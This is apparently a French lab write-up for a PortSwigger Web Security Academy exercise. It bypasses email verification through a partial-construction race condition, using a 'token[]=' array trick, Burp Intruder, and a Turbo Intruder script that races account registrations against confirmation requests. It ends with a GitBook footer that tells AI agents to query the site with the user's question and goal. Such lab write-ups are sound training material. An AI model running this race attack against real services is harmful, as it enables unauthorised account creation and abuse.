> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/race-conditions/partial-construction-race-condition.md).
# Condition de concurrence de construction partielle
Notes sur la condition de concurrence de construction partielle pour les laboratoires PortSwigger Web Security Academy, incluant le flux d'exploitation, les tests de payload, la validation avec Burp Suite et le contexte de remédiation.
### Conditions de concurrence lors d'une construction partielle
#### Objectif du labo

* Le site propose un mécanisme d'inscription avec **vérification de l'e-mail**.
* Un **condition de concurrence** vous permet de **contourner la vérification** et vous inscrire avec une adresse arbitraire.
* Objectif final : **créer un compte**, vous connecter, puis **supprimer l'utilisateur `carlos`**.
#### Contexte observé (inscription)


* Message côté interface :



Tentative de création d'un compte avec l'e-mail fourni par le labo -> réponse :

Tentative avec un e-mail conforme, par ex. `jordan@ginandjuice.shop` → réponse :
**« Veuillez consulter vos e-mails pour le lien d'inscription de votre compte »**.
{% code overflow="wrap" %}
```bash
csrf=HggS13aIQlQSXW9Tdhh1NmOGrSYIalTN&username=wiener&email=wiener%40exploit-0ad00064047bcce1804a250e017f00f9.exploit-server.net&password=peter
```
{% endcode %}
#### Analyse de l'exploitation (ressources/users.js)
Dans `users.js`, on voit :
* Le formulaire d'inscription envoie `nom d’utilisateur`, `email`, `mot de passe`.
* La confirmation par e-mail se fait via un **POST** vers :
* `POST /confirm?token=...`
* Le jeton est extrait de l'URL et injecté dans l'attribut action du formulaire de confirmation.
Conclusion : la validation dépend d'un point de terminaison **/confirm** avec un paramètre **jeton** transmis dans la chaîne de requête.
```javascript
const createRegistrationForm = () => {
const form = document.getElementById('user-registration');
const usernameLabel = document.createElement('label');
usernameLabel.textContent = 'Nom d’utilisateur';
const usernameInput = document.createElement('input');
usernameInput.required = true;
usernameInput.type = 'text';
usernameInput.name = 'username';
const emailLabel = document.createElement('label');
emailLabel.textContent = 'E-mail';
const emailInput = document.createElement('input');
emailInput.required = true;
emailInput.type = 'email';
emailInput.name = 'email';
const passwordLabel = document.createElement('label');
passwordLabel.textContent = 'Mot de passe';
const passwordInput = document.createElement('input');
passwordInput.required = true;
passwordInput.type = 'password';
passwordInput.name = 'password';
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'S'inscrire';
form.appendChild(usernameLabel);
form.appendChild(usernameInput);
form.appendChild(emailLabel);
form.appendChild(emailInput);
form.appendChild(passwordLabel);
form.appendChild(passwordInput);
form.appendChild(button);
}
const confirmEmail = () => {
const container = document.getElementsByClassName('confirmation')[0];
const parts = window.location.href.split("?");
const query = parts.length == 2 ? parts[1] : "";
const action = query.includes('token') ? query : "";
const form = document.createElement('form');
form.method = 'POST';
form.action = '/confirm?' + action;
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Confirmer';
form.appendChild(button);
container.appendChild(form);
}
```
#### Première tentative et blocage

* Tentative de forcer une confirmation vide :
```http
POST /confirm?token=token
```

* Réponse : **Interdit** → point de terminaison protégé contre un jeton vide
#### Contournement de la protection (interprétation alternative)
Nouvelle tentative :
```bash
/confirm?token[]=
```
* Réponse : \*\*
* Interprétation : le backend ne bloque plus en renvoyant « Forbidden », il \*\*traite la valeur\*\* (mais indique qu'il s'agit d'un tableau).
#### Observation du timing
* Le **inscription** requête est plus lente :
* /\~ **199 ms**

Le **confirmation** requête est plus rapide :
* /\~ **78 ms**
Idée : **bombarder** `/confirm?token[]=` pendant la fenêtre où le compte est en cours de création, afin de déclencher une confirmation au mauvais moment
### Exploitation
#### Méthode 1 — Intruder (concurrence)


1. Envoyez la `requête POST /confirm?token[]=` à Intruder.

* Configurez l'envoi comme des **requêtes concurrentes** (par ex. 10).
* Pendant ce spam, depuis Repeater (ou le navigateur), créez plusieurs comptes :
* `test1`, `test2`, `test3`,... `test7`
Vérifiez les réponses dans Intruder :
* L'une des réponses finit par renvoyer **200**

Essayez de vous connecter avec les comptes de test :
* Succès observé (par ex. `test2`).

#### Méthode 2 — Turbo Intruder (attaque Race Single Packet)

1. Sélectionnez une requête et envoyez-la à **Turbo Intruder**.

* Choisissez le **race / paquet unique** attaque.
Utilisez ce script :
Principe du script (tel qu'appliqué ici) :
* Fichier **plusieurs inscriptions** (`lol0..lol19` utilisateurs)
* Requête **de nombreuses confirmations** (`/confirm?token[]=`)
* Ouvrez la porte pour déclencher la condition de concurrence.
```python
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
confirmation_email = '''POST /confirm?token[]= HTTP/2
Host: 0a0700db04dacc3080b6262500af004e.web-security-academy.net
Cookie: phpsessionid=sOwKShdkHig4oxnUpwlWZ82vFl6rwdom
Content-Length: 0
'''
gate_name = "race1"
for i in range(20):
username = "lol" + str(i)
engine.queue(target.req, [username], gate=gate_name)
for j in range(50):
engine.queue(confirmation_email, [], gate=gate_name)
engine.openGate(gate_name)
def handleResponse(req, interesting):
table.add(req)
```
#### Résultat attendu

* Au moins un compte est créé **comme si l'e-mail avait été confirmé** (sans posséder le jeton).
* Vous pouvez ensuite vous connecter avec ce compte, puis utiliser les fonctionnalités du compte pour atteindre l'objectif du labo (suppression de `carlos`).
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/race-conditions/partial-construction-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.